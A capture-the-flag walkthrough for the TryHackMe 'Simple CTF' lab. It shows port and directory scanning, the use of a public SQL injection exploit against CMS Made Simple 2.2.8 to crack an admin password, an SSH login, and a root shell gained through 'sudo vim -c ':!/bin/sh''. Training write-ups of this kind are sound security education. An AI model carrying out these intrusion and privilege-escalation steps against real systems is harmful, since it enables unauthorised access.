TryHackMe-SimpleCTF(Easy)

Summary

Enumeration


Nmap Scan

```
sudo nmap -sV -sC -O -oN nmap.txt 10.10.88.188
```

```
# Nmap 7.94SVN scan initiated Fri Aug 16 13:33:39 2024 as: nmap -sV -sC -O -oN nmap.txt 10.10.88.188
Nmap scan report for 10.10.88.188
Host is up (0.24s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.91.8
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X (91%), Crestron 2-Series (86%), HP embedded (85%)
```

Web Enumeration

We have a TCP `80` port for HTTP. We can go there and see what is it :




We see that we have an Apache 2 server Ubuntu default page.

Then I use `gobuster` to enumerate directories :

```
┌──(zerodol㉿master)-[~/tryhackme/easy/simpleCTF]
└─$ sudo gobuster dir -u http://10.10.88.188 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t40
[sudo] password for zerodol:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.88.188
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313] [--> http://10.10.88.188/simple/]
/server-status        (Status: 403) [Size: 300]
Progress: 139606 / 220561 (63.30%)
```

We can see the `/simple` directory.

We go to the `http://10.10.88.188/simple` page and see what happens :



We cans see that this is the page of CMS Made Simple.


On the bottom left corner we can see the version of the CMS used

It's the `CMS Made Simple version 2.2.8`. This version

Exploitation


CMS Made Simple Exploitation

On `exploit-db` we can see that this version of CMS Made Simple vulnerable to an `SQL Injection`



We download the payload.

I named it `cve.py` and granted it execute permissions with `chmod`



We run the script by using the following pythons command :

- **-u** : to specify the target URI
- **—crack** : to crack the password with a wordlist
- **-w** : to specify the wordlist to use to crack the admin password

And we have the following results :

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(zerodol㉿master)-[~/tryhackme/easy/simpleCTF]
└─$
```

We have found a username “**mitch**” and a password “**secret**”

Connect to the target with SSH

We can now try to connect to the target with ssh with our credentials :

`ssh mitch@10.10.88.188 -p2222`


```
┌──(zerodol㉿master)-[~/tryhackme/easy/simpleCTF]
└─$ ssh mitch@10.10.88.188 -p2222
The authenticity of host '[10.10.88.188]:2222 ([10.10.88.188]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.88.188]:2222' (ED25519) to the list of known hosts.
mitch@10.10.88.188's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$
```

- **-p2222** : because SSH use this port on this machine

Post Exploitation

Local exploitation

We are the user `mitch`. We can catch our user.txt



Privilege escalation to root

We run the `sudo -l` command to see the list of commands we are allowed to execute with **sudo**

We can see that we can run the `/usr/bin/vim` command with no password and root privileges.

Now we go to **https://gtfobins.github.io/#** to see if we have a binary that allows us to do a privilege escalation

(a) `sudo vim -c ':!/bin/sh'`

We see that there is something for the vim binary

We use it and boom!!! We are root

```
$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Now we can access the **root.txt** file

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# 
```